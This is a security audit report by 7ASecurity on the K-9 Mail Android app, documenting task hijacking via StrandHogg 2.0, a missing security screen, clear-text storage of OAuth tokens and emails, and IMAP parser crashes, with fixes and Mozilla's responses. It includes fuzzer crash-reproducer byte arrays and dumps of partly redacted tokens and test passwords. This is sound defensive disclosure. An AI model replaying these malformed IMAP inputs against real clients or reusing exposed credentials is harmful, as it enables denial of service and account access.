


Test Targets:

K-9 Mail Mobile App

K-9 Mail Fuzzing

K-9 Mail Supply Chain

K-9 Mail Threat Model

Pentest Report

Client:

K-9 Mail / Mozilla

in collaboration with the

Open Source Technology Improvement Fund, Inc

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Dariusz Jastrzębski
- Daniel Ortiz, MSc.
- Miroslav Štampar, PhD.
- Óscar Martínez, MSc.
- Patrick Ventuzelo, MSc.

7ASecurity

Protect Your Site & Apps From Attackers

sales@7asecurity.com

7asecurity.com

INDEX

Introduction

"K-9 Mail is an open source email client focused on making it easy to chew through large volumes of email."

From: https://k9mail.app/

This document outlines the results of a penetration test and *whitebox* security review conducted against the K-9 Mail Android application. The project was solicited by the K-9 Mail Team, funded by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, and executed by 7ASecurity in March and April of 2023. The audit team dedicated 46 working days to complete this assignment. Being the first security audit for this project, identification of security weaknesses was expected to be easier during this assignment, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the aim was to review the security posture of K-9 Mail, a popular open source email client which will become Thunderbird for Android shortly. The goal was to review the application as thoroughly as possible, to ensure K-9 Mail users can be provided with the best possible security.

The methodology implemented was *whitebox*: 7ASecurity was provided with access to documentation, source code and an Android binary. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of arrangements were in place by March 2023, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared chat channel. The K-9 Mail team was helpful and responsive throughout the audit, even during out of office hours, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This engagement split the scope items in the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Mobile Security Whitebox Tests against K-9 Mail Android app
- WP2: K-9 Mail Fuzzing and oss-fuzz/CodeQL Test Case Creation
- WP3: Whitebox Tests against K-9 Mail Supply Chain Implementation
- WP4: K-9 Mail Lightweight Threat Model documentation

The findings of the security audit (WP1-2) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
10	*9*	*19*

Possible K-9 Mail supply chain security improvements are then discussed in section WP3: K-9 Mail Supply Chain Implementation Analysis, whereas a lightweight K-9 Mail threat model is provided under section WP4: K-9 Mail Lightweight Threat Model.

While not in this report, 7ASecurity implemented *ossfuzz* fuzzers, *CodeQL* and *semgrep* rules for issues identified during this assignment. These were shared with the K-9 Mail development team for inclusion in the CI/CD pipelines to further enhance the security of the application and prevent the re-introduction of security weaknesses in the future.

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of K-9 Mail.

Scope

The following list outlines the items in scope for this project:

- **WP1: Mobile Security Whitebox Tests against K-9 Mail Android app**
  - Audited Version: 6.509 Code 35009 (com.fsck.k9)
  - Audited Source Code: https://github.com/thundernest/k-9/tree/6.509
- **WP2: K-9 Mail Fuzzing and oss-fuzz/CodeQL Test Case Creation**
  - As above
- **WP3: Whitebox Tests against K-9 Mail Supply Chain Implementation**
  - As above
- **WP4: K-9 Mail Lightweight Threat Model documentation**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *K9M-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

K9M-01-001 WP1: Possible Phishing via *StrandHogg 2.0* (*Medium*)

Mozilla Response: *Due to resource limitations, we're not planning to address this in the immediate future. Properly doing so would involve an extensive overhaul of the app's architecture, requiring a multi-year effort based on the team's current size. We believe using the proposed mitigation for this vulnerability as-is would result in a severe negative impact on the app's user experience.*

Testing confirmed that the K-9 Mail Android app is currently vulnerable to a number of Task Hijacking attacks. The *launchMode* for the app-launcher activity is currently set to *singleTop*, which mitigates Task Hijacking via *StrandHogg*[1] and other older techniques documented since 2015[2], while leaving the app vulnerable to *StrandHogg 2.0*[3]. This vulnerability affects Android versions 3-9.x[4] but was only patched by Google on Android 8-9[5]. Since the app supports devices from Android 5 (API level 21), this leaves all users running Android 5-7.x vulnerable, as well as users running unpatched Android 8-9.x devices (common).

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. More specifically, this would be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may be useful to perform Phishing, Denial-of-Service or capturing user-credentials. This issue has been exploited by banking malware trojans in the past[6].

In *StrandHogg* and regular Task Hijacking, malicious applications typically use one or more of the following techniques:

- ***Task Affinity Manipulation***: The malicious application has two activities M1 and M2

[1] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[2] https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf
[3] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[4] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained-developer-mitigation/
[5] https://source.android.com/security/bulletin/2020-05-01
[6] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/

wherein *M2.taskAffinity = com.victim.app* and *M2.allowTaskReparenting = true*. If the malicious app is opened on M2, once the victim application has initiated, M2 is relocated to the front and the user will interact with the malicious application.

- ***Single Task Mode***: If the victim application has set *launchMode* to *singleTask*, malicious applications can use *M2.taskAffinity = com.victim.app* to hijack the victim application task stack.
- ***Task Reparenting***: If the victim application has set *taskReparenting* to *true,* malicious applications can move the victim application task to the malicious application stack.

This issue can be confirmed by reviewing the *AndroidManifest* of the Android application.

Affected File:
https://github.com/thundernest/k-9/blob/897[...]/main/AndroidManifest.xml#L156

Affected Code:
```
<activity android:name="com.fsck.k9.activity.MessageList" android:exported="true"
android:launchMode="singleTop">
   <intent-filter>
       <action android:name="android.intent.action.MAIN"/>
       <category android:name="android.intent.category.DEFAULT"/>
       <category android:name="android.intent.category.LAUNCHER"/>
       <category android:name="android.intent.category.APP_EMAIL"/>
       <category android:name="android.intent.category.MULTIWINDOW_LAUNCHER"/>
       <category android:name="android.intent.category.PENWINDOW_LAUNCHER"/>
   </intent-filter>
   <intent-filter>
       <action android:name="android.intent.action.VIEW"/>
       <data android:scheme="k9mail" android:host="messages"/>
       <category android:name="android.intent.category.DEFAULT"/>
   </intent-filter>
</activity>
```

As can be seen above, the *launchMode* of the launcher activity is set to *singleTop*.

To ease the understanding of this problem, an example of a malicious app was created to demonstrate the exploitability of this weakness.

PoC Demo:
https://7as.es/K-9_Mail_R5zT2i6RGmz/Task_Hijacking.mp4

It is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity should be set to an empty string. This is best implemented in the Android manifest **at the application level**, which will protect all activities and ensure the fix works even if the launcher activity changes. The application should use a randomly generated task affinity instead of the package name to prevent Task Hijacking, as malicious apps will not have a predictable task affinity to target.
- The *launchMode* should then be changed to *singleInstance* (instead of *singleTop*). This will ensure continuous mitigation in *StrandHogg 2.0*[7] while improving security strength against older Task Hijacking techniques[8].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[9].

Affected File:

https://github.com/thundernest/k-9/blob/897[...]/src/main/AndroidManifest.xml#L156

Proposed Fix:

```
<activity android:name="com.fsck.k9.activity.MessageList" android:exported="true"
android:launchMode="singleInstance" android:taskAffinity="">
   <intent-filter>
       <action android:name="android.intent.action.MAIN"/>
       <category android:name="android.intent.category.DEFAULT"/>
       <category android:name="android.intent.category.LAUNCHER"/>
       <category android:name="android.intent.category.APP_EMAIL"/>
       <category android:name="android.intent.category.MULTIWINDOW_LAUNCHER"/>
       <category android:name="android.intent.category.PENWINDOW_LAUNCHER"/>
   </intent-filter>
   <intent-filter>
       <action android:name="android.intent.action.VIEW"/>
       <data android:scheme="k9mail" android:host="messages"/>
       <category android:name="android.intent.category.DEFAULT"/>
   </intent-filter>
</activity>
```


7 https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
8 http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
9 https://www.slideshare.net/phdays/android-task-hijacking

K9M-01-002 WP1: Possible Leaks via missing Security Screen *(Low)*

Mozilla Response: *At this time, we don't have concrete plans to address this. We strongly recommend protecting against the scenario of an attacker having physical access to a user's unlocked device by using Android's security mechanisms, such as device encryption and the global lock screen.*

It was found that the K-9 Mail Android app fails to render a security screen when it is backgrounded. This allows attackers with physical access to an unlocked device to see data displayed by the app before it disappeared into the background. A malicious app or an attacker with physical access to the device could leverage these weaknesses to gain access to user-information, such as sensitive or compromising data related to user PII, credentials or email contents. In the context of K-9 Mail, the most concerning scenario is perhaps the possibility of access to unencrypted PGP emails, without knowledge of the user passphrase, through this attack vector.

To replicate this issue, simply navigate to some sensitive screen and then send the application to the background. After that, show the open apps and observe how the text which has been input can be read by the user. This text will be readable even after the device is restarted:



Email address: test1+android@7asec.com

Password: Sup3rSecureP@ssw0rd

Fig.: Possible leaks via missing security screen

The root cause of this issue can be seen in the Android application source code, which is currently not capturing the relevant events to show a security screen when the application is backgrounded. This can be confirmed by searching globally for Android events in the application source code as well as the decompiled Android APK:

Command:
```
egrep -Ir '(onActivityPause|ON_PAUSE)' * |egrep -v "(androidx|google|android/support)"
|wc -l
```

Output:
```
0
```

It is recommended to render a security screen on top when the app is going to be sent to the background. In Android, this can be accomplished implementing a security screen by capturing the relevant backgrounding events. Typically *onActivityPause*[10] or the *ON_PAUSE* Lifecycle event[11] are used for such purposes. After that, if possible, it should be ensured that all views have the Android *FLAG_SECURE* flag[12] set. This will guarantee that even apps running with root privileges are unable to directly capture information displayed by the app on screen. Alternatively, an activity inherited by all application activities could be amended to always set this flag, regardless of the focus[13], hence protecting the entire application from a single location.

K9M-01-007 WP1: Auth Token Access via inadequate *Keystore* usage *(Medium)*

Mozilla Response: *We have a feature request[14] for this, and plan to implement it. However, at time of publication, it has not yet been added to our roadmap with any specific release timing.*

It was found that the Android K-9 Mail application fails to leverage the Android Keystore to adequately protect user authentication tokens and Personally Identifiable Information (PII). This approach is insecure because that information could be accessed by a malicious attacker with physical access, memory access or filesystem access. Furthermore, given the large volume of publicly known Android kernel vulnerabilities[15] and high likelihood of users on unpatched Android devices, it should be assumed that malicious apps may be able to gain such access via privilege escalation vulnerabilities.

This issue was confirmed while checking the *Android KeyStore* and the *Android*

[10] https://developer.android.com/.../Application.ActivityLifecycleCallbacks#onActivityPaused...
[11] https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event
[12] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE
[13] https://gist.githubusercontent.com/jonaskuiler/.../raw/.../MainActivity.java
[14] https://github.com/thundernest/k-9/issues/3318
[15] https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997...

Encrypted Preferences[16] for authentication tokens and secrets. Items related to both authentication tokens and *Personally Identifiable Information* (PII) were found to be stored unsafely in the following locations:

Issue 1: Multiple Auth Token Access via clear-text storage

A number of sensitive tokens are currently stored without encryption as follows:

Affected File:
databases/preferences_storage

Affected Contents:
The *preferences_storage* table of this SQLite database reveals user PII and authentication tokens:

```
5c598673-81ba-4de9-b890-7d36be3f389b.oAuthState|{"refreshToken":"1\/\/[...]1kNoF5-il3Jy
E","scope":"https:\/\/mail.google.com\/","lastAuthorizationResponse":{"request":{"confi
guration":{"authorizationEndpoint":"https:\/\/accounts.google.com\/o\/oauth2\/v2\/auth"
,"tokenEndpoint":"https:\/\/oauth2.googleapis.com\/token"},"clientId":"262622259280-hhm
h92rhklkg2k1tjil69epo0o9a12jm.apps.googleusercontent.com","responseType":"code","redire
ctUri":"com.fsck.k9:\/oauth2redirect","login_hint":"xpwned123@gmail.com","scope":"https
:\/\/mail.google.com\/","state":"UQRgOXipvDGiZqv4MAT5wQ","nonce":"6oE599IJRrjcLmo3C6spV
Q","codeVerifier":"V1d9Kax3OU5JY6oONfI0JyvIkvwTyLTMIe_QcD3zEMLYp1jiDaD5arvuFMbU_hh0oi71
wt2snUkHtxGmVJWikQ","codeVerifierChallenge":"1XdIvW3U3mb7gSin659sM4NXliQs7o8JaOXZkTTAAj
o","codeVerifierChallengeMethod":"S256","additionalParameters":{}},"state":"UQRgOXipvDG
iZqv4MAT5wQ","code":"4\/0AWtgzh70Eqd033MAWMHqDUtAGH3VQul1quIm2xZ7HgStvkB6IWoR_mqkmqvoI2
uuIR4uRA","scope":"https:\/\/mail.google.com\/","additional_parameters":{}},"mLastToken
Response":{"request":{"configuration":{"authorizationEndpoint":"https:\/\/accounts.goog
le.com\/o\/oauth2\/v2\/auth","tokenEndpoint":"https:\/\/oauth2.googleapis.com\/token"},
"clientId":"262622259280-hhmh92rhklkg2k1tjil69epo0o9a12jm.apps.googleusercontent.com","
nonce":"6oE599IJRrjcLmo3C6spVQ","grantType":"authorization_code","redirectUri":"com.fsc
k.k9:\/oauth2redirect","authorizationCode":"4\/0AWtgzh70Eqd033MAWMHqDUtAGH3VQul1quIm2xZ
7HgStvkB6IWoR_mqkmqvoI2uuIR4uRA","codeVerifier":"V1d9Kax3OU5JY6oONfI0JyvIkvwTyLTMIe_QcD
3zEMLYp1jiDaD5arvuFMbU_hh0oi71wt2snUkHtxGmVJWikQ","additionalParameters":{}},"token_typ
e":"Bearer","access_token":"ya29[...]mQazt68GM4nncN558w0163","expires_at":1678425909972
,"refresh_token":"1[...]DUdjTtCgYIARAAGBESNwF-L9Ir-r_5ml_e2xBNlkZZjPz1OVAb5Vx1vRiFqr4Lt
ZliglimJdPyTUSrpf1kNoF5-il3JyE","scope":"https:\/\/mail.google.com\/","additionalParame
ters":{}}}
```


It is possible to check the validity of the token using the following command:

Command:
```
curl "https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.[...]4A0163"
```

[16] https://developer.android.com/topic/security/data

Output:
```
{
  "issued_to":
"262622259280-hhmh92rhklkg2k1tjil69epo0o9a12jm.apps.googleusercontent.com",
  "audience":
"262622259280-hhmh92rhklkg2k1tjil69epo0o9a12jm.apps.googleusercontent.com",
  "scope": "https://mail.google.com/",
  "expires_in": 1773,
  "access_type": "offline"
}
```

Please note that the scope given to the K-9 Mail client is limited to *"read, compose, send and permanently delete all email from Gmail"* as illustrated in the following screenshot:



App details

K-9 Mail

Has access to:

Read, compose, send, and permanently delete all your email from Gmail

More about this app:

Access given on: March 13, 2023

Fig.: K-9 Mail application token scope

Additionally the same results were obtained when configuring non-gmail accounts using the *"Normal Password"* option for authentication, for example:

Affected File:
databases/preferences_storage

Affected Contents:
```
{
  "type": "smtp",
  "host": "smtp.ionos.com",
  "port": 465,
  "connectionSecurity": "SSL_TLS_REQUIRED",
  "authenticationType": "PLAIN",
  "username": "k9test@7asecurity.com",
  "password": "tyv[...]",
  "clientCertificateAlias": null
}
```

Issue 2: Email Access via clear-text storage

Similarly, access to all email content can be confirmed reading the relevant unencrypted SQLite database as follows:

Affected File:
databases/5c598673-81ba-4de9-b890-7d36be3f389b.db

Affected Contents:
The *messages* table of this SQLite database reveals received emails:

Command:
```
sqlite3 5c598673-81ba-4de9-b890-7d36be3f389b.db -json  "select * from messages;"| jq  .
```

Output:
```
{
    "id": 6,
    "deleted": 0,
    "folder_id": 2,
    "uid": "121",
    "subject": "Super Secret Password",
    "date": 1678429945000,
    "flags": "X_DOWNLOADED_FULL",
    "sender_list": "daniel@7asecurity.com;\u0001Daniel",
    "to_list": "xpwned123@gmail.com;\u0001xpwned123@gmail.com",
    "cc_list": "",
    "bcc_list": "",
    "reply_to_list": "",
    "attachment_count": 0,
    "internal_date": 1678429957000,
    "message_id":
"<CAL7fLPhwntRE8h_6aEkXZnYuzKGydVtyUL8kb=qefhTizXsULA@mail.gmail.com>",
    "preview_type": "text",
    "preview": "Hey, This is your super secret password: SUp3rS3cr3tP@ssw0rd Regards,",
    "mime_type": "multipart/alternative",
    "normalized_subject_hash": null,
    "empty": 0,
    "read": 0,
    "flagged": 0,
    "answered": 0,
    "forwarded": 0,
    "message_part_id": 16,
    "encryption_type": null,
    "new_message": 0
  }
]
```

It is recommended to leverage the options provided by the platform to store application secrets in a safe manner. In this case, the *Android Encrypted Preferences*[17] or the *Android Keystore*[18] would be suitable for such purposes. The Android Keystore is a hardware-backed security enclave designed to implement or complete encryption of application secrets. The Android Keystore offers the best possible protection for sensitive data, at a minimum, user data and emails ought to be encrypted at rest, and the encryption key should be in the *Android Keystore* or the *Android Encrypted Preferences*. Further information regarding the *Android Keystore* and its protection features can be found in the official Android documentation[19].

K9M-01-010 WP2: Multiple Possible DoS via Crafted *IMAP* Responses *(Medium)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[20] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

While fuzzing the *com/fsck/k9/mail/store/imap* package, it was found that the *ImapResponseParser* fails to implement adequate exception handling. This led to the discovery of multiple unhandled exceptions that may result in *Denial of Service* (DoS) within the K-9 Mail application. A malicious attacker able to craft malformed IMAP responses might leverage this weakness to crash the K-9 Mail application. Please note this may be exploitable by attackers that implement a malicious IMAP server, as well as high profile attackers able to craft a TLS certificate trusted by the Android operating system (i.e. many governments, some companies) and with Man-In-The-Middle access (i.e. public Wi-Fi without guest isolation, ISP MitM, BGP hijacking). In the latter case, the attacker could malform any intercepted IMAP response from the legitimate server. These issues were confirmed as follows:

Issue 1: *NullPointerException* in *ImapResponseParser*

Affected File:
https://github.com/thundernest/k-9/blob/9f2[...]/imap/ImapResponseParser.java#L482

Affected Code:
```
private void checkTokenIsString(Object token) throws IOException {
        if (!(token instanceof String)) {
            throw  new  IOException("Unexpected  non-string  token:  "  +
```

17 https://developer.android.com/topic/security/data
18 https://developer.android.com/training/articles/keystore
19 https://developer.android.com/training/articles/keystore
20 https://github.com/thundernest/k-9/pull/6836

```
token.getClass().getSimpleName() + " - " + token);
        }
    }
```

PoC:

```
public static void crash_reproducer(){
        try {
            byte[] data = new byte[] {0x3a,0x91,0x2e,0x20,0xa};
            PeekableInputStream inputStream = new PeekableInputStream(new
ByteArrayInputStream(data));
            ImapResponseParser parser = new ImapResponseParser(inputStream);
            parser.readResponse();
                } catch(IOException e) {
        }
    }
```

Crash report:

```
== Java Exception: java.lang.NullPointerException
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.checkTokenIsString(ImapResponseParser.ja
va:490)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readTokens(ImapResponseParser.java:129)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readTaggedResponse(ImapResponseParser.ja
va:75)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readResponse(ImapResponseParser.java:41)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readResponse(ImapResponseParser.java:26)
        at Fuzzing.fuzzerTestOneInput(Fuzzing.java:21)
```

It is recommended to throw an IOException error if the token is null.

Issue 2: *NegativeArraySizeException* in *ImapResponseParser*

Affected File:

https://github.com/thundernest/k-9/blob/9f2[..]/imap/ImapResponseParser.java#L383

Affected Code:

```
private Object parseLiteral() throws IOException {
[...]
        byte[] data = new byte[size];
        int read = 0;
        while (read != size) {
            int count = inputStream.read(data, read, size - read);
            if (count == -1) {
                throw new IOException("parseLiteral(): end of stream reached");
            }
            read += count;
        }

        return new String(data, "US-ASCII");
    }
```

PoC:

```
public static void crash_reproducer(){
        try {
            byte[] data = new byte[]
{0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0x20,0x5b,0x7b,0x37,0x7d,0xd,0xa,0xd4,0xb,0x0,0xd,0
xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0x20,0x5b,0x7b,0x37,0x7d,0xd,0xa,0xd4,0xf,0x0,0x
d,0xe8,0xff,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0x7b,0x36,
0x7d,0xd,0xa,0xb,0xd4,0xe8,0xe8,0xa,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0x20,0
x5b,0x7b,0x2d,0x37,0x7d,0xd,0xa,0xd4,0xb,0x0,0xd,0xe8,0xff,0xe8,0xe8,0xe8,0xe8,0xe8,0xe
8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0x7b,0x36,0x7d,0xd,0xa,0xb,0xd4,0xe8,0xe8,0xa,0xe8
,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0xe8,0x20,0x7b,0x37,0x7d,0xd,0xa,0xd
4,0xb,0x0,0xe8,0xe8,0xb,0x0,0xe8,0xe8,0x20,0x5b,0x7b,0x37,0x7d,0xd,0xa,0xd4,0xb,0x0,0xd
,0xe8,0xe8,0x5b,0x7b,0x37,0x7d,0xd,0xa,0xd4,0xb,0x0,0xd,0xe8,0xe8,0x20,0x7b};
            PeekableInputStream inputStream = new PeekableInputStream(new
ByteArrayInputStream(data));
            ImapResponseParser parser = new ImapResponseParser(inputStream);
            parser.readResponse();
                } catch(IOException e) {
        }
    }
```

Crash report:

```
== Java Exception: java.lang.NegativeArraySizeException: -7
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseLiteral(ImapResponseParser.java:398
)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseToken(ImapResponseParser.java:252)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseList(ImapResponseParser.java:306)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseToken(ImapResponseParser.java:242)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseList(ImapResponseParser.java:306)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseToken(ImapResponseParser.java:242)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseList(ImapResponseParser.java:306)
        at
```

```
com.fsck.k9.mail.store.imap.ImapResponseParser.parseToken(ImapResponseParser.java:242)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readToken(ImapResponseParser.java:228)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readTokens(ImapResponseParser.java:127)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readTaggedResponse(ImapResponseParser.ja
va:75)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readResponse(ImapResponseParser.java:41)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readResponse(ImapResponseParser.java:26)
        at
com.fsck.k9.mail.store.imap.ImapResponseParserFuzzing.readResponse.Fuzzing.fuzzerTestOn
eInput(Fuzzing.java:29)
```

It is recommended to verify that the size of the buffer is a positive number and throw an IOException if not.

Issue 3: *NumberFormatException* in *ImapResponseParser*

Affected File:
https://github.com/thundernest/k-9/blob/9f2[...]/imap/ImapResponseParser.java#L341

Affected Code:
```
private Object parseLiteral() throws IOException {
        expect('{');
        int size = Integer.parseInt(readStringUntil('}'));
[...]
```

PoC:
```
public static void crash_reproducer(){
        try {
            byte[] data = new byte[]
{0x20,0x5d,0x97,0x7b,0x0,0x5b,0x5d,0x97,0x5b,0x7d,0x97,0x5b};
            PeekableInputStream inputStream = new PeekableInputStream(new
ByteArrayInputStream(data));
            ImapResponseParser parser = new ImapResponseParser(inputStream);
            parser.readResponse();
                } catch(IOException e) {
        }
    }
```

Crash report:
```
== Java Exception: java.lang.NumberFormatException: For input string: "[]["
        at
```

```
java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:65)
        at java.base/java.lang.Integer.parseInt(Integer.java:638)
        at java.base/java.lang.Integer.parseInt(Integer.java:770)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseLiteral(ImapResponseParser.java:351
)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.parseToken(ImapResponseParser.java:252)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readToken(ImapResponseParser.java:228)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readTokens(ImapResponseParser.java:140)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readTaggedResponse(ImapResponseParser.ja
va:75)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readResponse(ImapResponseParser.java:41)
        at
com.fsck.k9.mail.store.imap.ImapResponseParser.readResponse(ImapResponseParser.java:26)
        at
com.fsck.k9.mail.store.imap.ImapResponseParserFuzzing.readResponse.Fuzzing.fuzzerTestOn
eInput(Fuzzing.java:29)
```

It is recommended to use a *try* / *catch* block around the *parseInt* function to throw an exception if needed.

K9M-01-011 WP1: Possible Privacy Leaks via Tracking Images *(Low)*

Mozilla Response: *We plan to add a warning feature[21] in a future release of Thunderbird for Android.*

